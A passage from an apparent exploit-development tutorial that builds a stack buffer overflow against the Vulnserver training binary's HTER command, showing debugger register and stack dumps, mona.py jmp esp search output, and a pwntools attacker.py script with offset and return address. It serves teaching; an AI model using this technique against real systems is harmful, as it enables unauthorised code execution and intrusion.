
Figure 3-18 attacker.py



```
Registers (FPU)
EAX 0191F5E0
ECX 00574D44
EDX 000000BB
EBX 0000005C
ESP 0191F9E0
EBP AAAAAAAA
ESI 00000000
EDI 00000000
EIP BBBBBBAA
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


Figure 3-19 New EIP register value

Since we have used only 4 bytes of the pattern, we got 2043 as the index. And if we check the new EIP value now we can see extra *2 As* from our 2043 offset have added to the EIP value along with *6 Bs.* To fix that issue we can simply deduct 2 bytes from our 2043 offset which is 2041.



```
offset = 2041
s = remote(host, port)
```

Figure 3-20 Modified offset length




```
Registers (FPU)
EAX 0191F5E0
ECX 00364D44
EDX 00000000
EBX 0000005C
ESP 0191F9E0
EBP AAAAAAAA
ESI 00000000
EDI 00000000

EIP BBBBBBBB

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Figure 3-21 EIP with next instructions

Identify the shellcode placement in the buffer


Now we know where the actual break point is. Therefore, we need to figure out how to inject our shellcode into the buffer. To figure out where our input (shellcode) will actually be stored in the program buffer, we re modify the attacker.py script payload with extra values (*Cs*), so we can check the registers/ buffer and analyze the data in it and get an idea.

After running the script again, we can see the Stack pointer (ESP) is actually being filled the extra values (In this case *Cs*) that we are sending after our EIP overwrite.




```
Registers (FPU)
EAX 0180F5E0
ECX 004D5110
EDX 000000CC
EBX 0000005C
ESP 0180F9E0
EBP AAAAAAAA
ESI 00000000
EDI 00000000

EIP BBBBBBBB

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Figure 3-22 The new ESP value



```
0180F9E0  CCCCCCCC
0180F9E4  CCCCCCCC
0180F9E8  CCCCCCCC
0180F9EC  CCCCCCCC
0180F9F0  CCCCCCCC
0180F9F4  CCCCCCCC
0180F9F8  CCCCCCCC
0180F9FC  CCCCCCCC
0180FA00  CCCCCCCC
0180FA04  CCCCCCCC
0180FA08  CCCCCCCC
0180FA0C  CCCCCCCC
0180FA10  CCCCCCCC
0180FA14  CCCCCCCC
0180FA18  CCCCCCCC
0180FA1C  CCCCCCCC
0180FA20  CCCCCCCC
0180FA24  CCCCCCCC
0180FA28  CCCCCCCC
0180FA2C  CCCCCCCC
0180FA30  CCCCCCCC
0180FA34  CCCCCCCC
0180FA38  CCCCCCCC
0180FA3C  CCCCCCCC
0180FA40  CCCCCCCC
0180FA44  CCCCCCCC
0180FA48  CCCCCCCC
0180FA4C  CCCCCCCC
0180FA50  CCCCCCCC
0180FA54  CCCCCCCC
0180FA58  CCCCCCCC
0180FA5C  CCCCCCCC
0180FA60  CCCCCCCC
0180FA64  CCCCCCCC
0180FA68  CCCCCCCC
0180FA6C  CCCCCCCC
0180FA70  CCCCCCCC
0180FA74  CCCCCCCC
0180FA78  CCCCCCCC
```

Figure 3-23 The stack filled with our extra Cs



```
Address  Hex dump                 ASCII
0180F990 AA AA AA AA AA AA AA AA ┬┬┬┬┬┬┬┬
0180F998 AA AA AA AA AA AA AA AA ┬┬┬┬┬┬┬┬
0180F9A0 AA AA AA AA AA AA AA AA ┬┬┬┬┬┬┬┬
0180F9A8 AA AA AA AA AA AA AA AA ┬┬┬┬┬┬┬┬
0180F9B0 AA AA AA AA AA AA AA AA ┬┬┬┬┬┬┬┬
0180F9B8 AA AA AA AA AA AA AA AA ┬┬┬┬┬┬┬┬
0180F9C0 AA AA AA AA AA AA AA AA ┬┬┬┬┬┬┬┬
0180F9C8 AA AA AA AA AA AA AA AA ┬┬┬┬┬┬┬┬
0180F9D0 AA AA AA AA AA AA AA AA ┬┬┬┬┬┬┬┬
0180F9D8 AA AA AA AA BB BB BB BB ┬┬┬┬╗╗╗╗
0180F9E0 CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠
0180F9E8 CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠
0180F9F0 CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠
0180F9F8 CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠
0180FA00 CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠
0180FA08 CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠
0180FA10 CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠
0180FA18 CC CC CC CC CC CC CC CC ╠╠╠╠╠╠╠╠
```


Figure 3-24 Hexdump representation of the stack

By analyzing the dump, we can see all of our *As* prior, *Bs* been our new instruction pointer and all the *C* values we have are following back.

Making sure that we can controll the buffer


Now what we can do is find some instruction withing the binary that will act as our new instruction pointer and will call that and will have it do something which gives us more control. That means in this case we can control our C buffer with potentially shellcode.

Lets use mona.py to find a jump ESP instruction. WE can now see in our termninal the address of jump instruction.



```
!mona jmp -r esp
[03:03:05] Access violation when exe
```


Figure 3-25 Running Mona.py in Immunity debugger



```
Message
   - Querying module vulnserver.exe
   - Search complete, processing results
[+] Preparing output file 'jmp.txt'
   - (Re)setting logfile jmp.txt
[+] Writing results to jmp.txt
   - Number of pointers of type 'jmp esp' : 9
[+] Results :
  0x625011af : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\danuja\Documents\Vulnserver\essfunc.dll)
  0x625011bb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\danuja\Documents\Vulnserver\essfunc.dll)
  0x625011c7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\danuja\Documents\Vulnserver\essfunc.dll)
  0x625011d3 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\danuja\Documents\Vulnserver\essfunc.dll)
  0x625011df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\danuja\Documents\Vulnserver\essfunc.dll)
  0x625011eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\danuja\Documents\Vulnserver\essfunc.dll)
  0x625011f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\danuja\Documents\Vulnserver\essfunc.dll)
  0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\danuja\Documents\Vulnserver\essfunc.dll)
  0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\danuja\Documents\Vulnserver\essfunc.dll)
    Found a total of 9 pointers

[+] This mona.py action took 0:00:00.581000
[+] Command used:
!mona
     'mona' - Exploit Development Swiss Army Knife - Immunity Debugger (32bit)
     Plugin version : 2.0 r605
     Python version : 2.7.1 (r271:86832, Nov 27 2010, 18:30:46) [MSC v.1500 32 bit (Intel)]
     Written by Corelan - https://www.corelan.be
     Project page : https://github.com/corelan/mona

    .##.....##..#######..##....##....###........########..##....##
    .###...###.##.....##.###...##...##.##.......##.....##..##..##.
    .####.####.##.....##.####..##..##...##......##.....##...####..
    .##.###.##.##.....##.##.##.##.##.....##.....########.....##...
    .##.....##.##.....##.##..####.#########.....##...........##...
    .##.....##.##.....##.##...###.##.....##.###.##...........##...
    .##.....##..#######..##....##.##.....##.###.##...........##...


Global options :
----------------
You can use one or more of the following global options on any command that will perform
a search in one or more modules, returning a list of pointers :
 -n                    : Skip modules that start with a null byte. If this is too broad, use
```

Figure 3-26 Output of jump instruction addresses.


Now we can copy one of those addresses and use it in our attacker.py as our new EIP. Since we have the problem that bytes we are sending are being interpritted as the actual value, not as their Hex representation. Therefore we need to conver this address to hex in our script.



```
#!/usr/bin/env python3

from pwn import *
import binascii

host="192.168.1.8"
port=9999

# cyclic_patter = b"1111211131114111511161117111811191111A111B111C111D111E111F11221123112411251126112711128
total_length = 4000
offset = 2041

command_prefix = b"HTER "
# new_eip = b"BBBBBBBB"

new_eip = binascii.hexlify(p32(0x625011AF))

s = remote(host, port)

payload = b"".join([
            command_prefix,
            b"A"*offset,
            new_eip,
            b"C"*(total_length - offset - len(command_prefix) - len(new_eip))
```

Figure 3-27 Modified new EIP that converted to Hex


After that we set a break point at our address (0x625011AF) which is that jump ESP instruction. Because now we want to make sure when we send our payload, we will call that, so we will jump to the instruction pointer (ESP) and we reach our *C* buffer that we know we can control.



```
9E5             MOV EBP,ESP
3EC 18          SUB ESP,18
70424 010000    MOV DWORD PTR SS:[ESP],1
F15 6C614000    CALL DWORD PTR DS:[<&msvcrt.__set_app_t
8 D8FEFFFF      CALL vulnserv.00401020
0               NOP
DB426 000000    LEA ESI,DWORD PTR DS:[ESI]
5               PUSH EBP
9E5             MOV EBP,ESP
3               PUSH EBX
3EC 14          SUB ESP,14
B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
B00             MOV EAX,DWORD PTR DS:[EAX]
B00             MOV EAX,DWORD PTR DS:[EAX]
D 910000C0      CMP EAX,C0000091
7 3B            JA SHORT vulnserv.004011A0
D 8D0000C0      CMP EAX,C000008D
2 4B            JB SHORT vulnserv.004011B7
B 01000000      MOV EBX,1
74424 04 000    MOV DWORD PTR SS:[ESP+4],0
70424 080000    MOV DWORD PTR SS:[ESP],8
8 231C0000      CALL <JMP.&msvcrt.signal>                  signal
3F8 01          CMP EAX,1
F84 FF000000    JE vulnserv.0040128D
5C0             TEST EAX,EAX
F85 AA000000    JNZ vulnserv.00401240
1C0             XOR EAX,EAX
3C4 14          ADD ESP,14
B               POP EBX
D               POP EBP
2 0400          RETN 4
```

```
Registers (FPU)
EAX 0000002A
ECX 01670000
EDX 772664F4 ntdll.KiFas
EBX 00000000
ESP 0022F688
EBP 0022F6DC
ESI 7FFDF000
EDI 0022F770

EIP 772664F4 ntdll.KiFas

  0  ES 0023 32bit 0(FFF
  1  CS 001B 32bit 0(FFF
A 0  SS 0023 32bit 0(FFF
Z 1  DS 0023 32bit 0(FFF
S 0  FS 003B 32bit 7FFDF
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCE

EFL 00000246 (NO,NB,E,BE

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0
FST 0000  Cond 0 0 0 0
FCW 037F  Prec NEAR,64
```

Figure 3-28 Setting up the break point

